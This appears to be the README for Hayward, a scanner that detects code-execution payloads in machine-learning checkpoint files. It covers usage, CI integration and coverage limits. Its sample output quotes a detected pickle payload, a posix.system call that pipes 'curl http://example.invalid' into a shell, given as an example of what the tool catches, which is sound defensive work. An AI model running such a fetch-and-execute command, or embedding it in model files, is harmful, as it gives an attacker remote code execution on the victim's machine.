Hayward
Security scanner for machine-learning model files. Know whether a
checkpoint will run code on your machine, before you load it.




pip install hayward
hayward scan ./models
CRITICAL MFV-PICKLE-001  checkpoints/model.pt
         Pickle file references unsafe callable(s) that grant code/command
         execution on load: posix.system('curl http://example.invalid | sh').

1 finding(s): 1 critical
Or try it in your browser.
Same scanner, compiled to WebAssembly. Drop a checkpoint on the page and it
stays on your machine.
Guard the load itself
A scan checks a file before you load it. The guard checks it while you do:
import hayward.guard
Each load is scanned first, then every function the file asks for is checked
before it runs. The default mode raises the bar but is not a sandbox. For
files you do not trust, hayward.guard.install(strict=True) refuses anything
not on the known-safe list. The usage guide lists
what it does not cover.

Let your coding agent check first
pip install "hayward[mcp]"
claude mcp add hayward -- hayward mcp
The problem
torch.load, joblib.load and numpy.load(allow_pickle=True) execute code
from the file they read. That is not a bug, it is what pickle does.
The file is named pytorch_model.bin, and the .bin is doing a lot of work
in that sentence. It is a program. Loading it is running it, on your laptop,
with your credentials, as you.
Who it is for
Teams that pull checkpoints from public hubs and want the check to run in a CI
pipeline, on a laptop, or inside a regulated environment where nothing is
allowed to leave the network.
What makes it different
It stays quiet. A gate that cries wolf gets switched off, so it is built to
report real models cleanly and reserve the INFO tier for content it could not
verify. Any figures we quote are self-measured and not independently
reproducible; Accuracy sets out what it does and does not
support, and the harness runs it against your own corpus.
It tells you when it could not look. A container it could not fully walk,
or content it could not verify, gets an explicit coverage finding rather than
a clean verdict, and a parse error never erases what was already found.
Attackers hide payloads behind deliberate parse errors, so a payload followed
by junk still scans as critical. One honest limit: bytes that match no model
format at all, from the first byte, report nothing.
It catches gadgets nobody has listed. Unknown callables are judged by the
arguments they were handed, not by their name. A URL, a shell command, a host
and port. That is what generalises past the deny list.
It installs anywhere. One dependency, no model framework, no native
extensions, no network. Python 3.10 and up.
It fits a build. Documented exit codes, JSON output, a threshold you set.
What it scans
| Pickle, and everything that wraps it | PyTorch (zip, legacy and .ptl mobile), joblib, NumPy .npy / .npz, TorchServe .mar, NVIDIA NeMo, skops |
| Tensor containers | SafeTensors, GGUF, TFLite |
| Graph formats | ONNX, TensorFlow SavedModel, Keras (H5 and .keras), PMML |
| Repo config | HuggingFace config.json / tokenizer_config.json (auto_map, trust_remote_code, and Jinja chat_template injection) |
26 extensions in total. Format comes from magic bytes, so a payload
renamed weights.safetensors, or weights.dat, or given no extension at
all, does not walk past on the strength of its name. A directory scan still
finds its candidates by extension first, since sniffing a whole tree means
reading it: coverage states that limit.
Ways to run it
hayward scan ./models
hayward scan ./models -f html -o report.html
hayward-gui
from hayward import ModelFileScanner
findings = ModelFileScanner().scan_directory(Path("models"))
Or as the load guard, a
pre-commit hook, or an
MCP server a coding agent calls before
it loads a model.
And in CI, as a GitHub Action that fails the build and uploads SARIF to code
scanning:
- uses: hedgerow-dev/hayward@v1
  with:
    path: models
    fail-on: high
See the GitHub Action guide.
What a clean result means
That Hayward read the files and recognised nothing dangerous in them. Not that
the model is safe. It is a smoke alarm, not a survey of the building, and
coverage is the page where it owns up to the rooms it
could not get into.
Documentation
- Usage: CLI reference, exit codes, CI, pre-commit, the GUI, the MCP server, the Python API, the load guard
- Rules: all 47 rules with severities and CWE mappings
- Coverage: what it does when it cannot read a file, and why that is a finding
- How it works: how it reads pickle without running it, and how unknown callables are judged by their arguments
- GitHub Action: run the scan in CI and upload SARIF to code scanning
- Reproducible builds: the Docker image and the browser-demo build pipeline
- Accuracy: measured results, the caveats, and where it loses
Contributing
The most useful contribution is a file Hayward gets wrong. False alarms count
just as much as misses. A scanner nobody trusts is a scanner nobody runs, and
then it may as well not exist.
git clone https://github.com/hedgerow-dev/hayward
cd hayward && pip install -e ".[dev]" && pytest
Security
Report vulnerabilities in Hayward to hello@hedgerow.dev rather than in an
issue. Input that crashes the scanner counts: under a CI gate, a crash is
indistinguishable from a scan that never ran.
Licence
MIT. See LICENSE and NOTICE.
A hayward was the parish officer who walked the hedges, checked the gaps and
impounded whatever had got through.



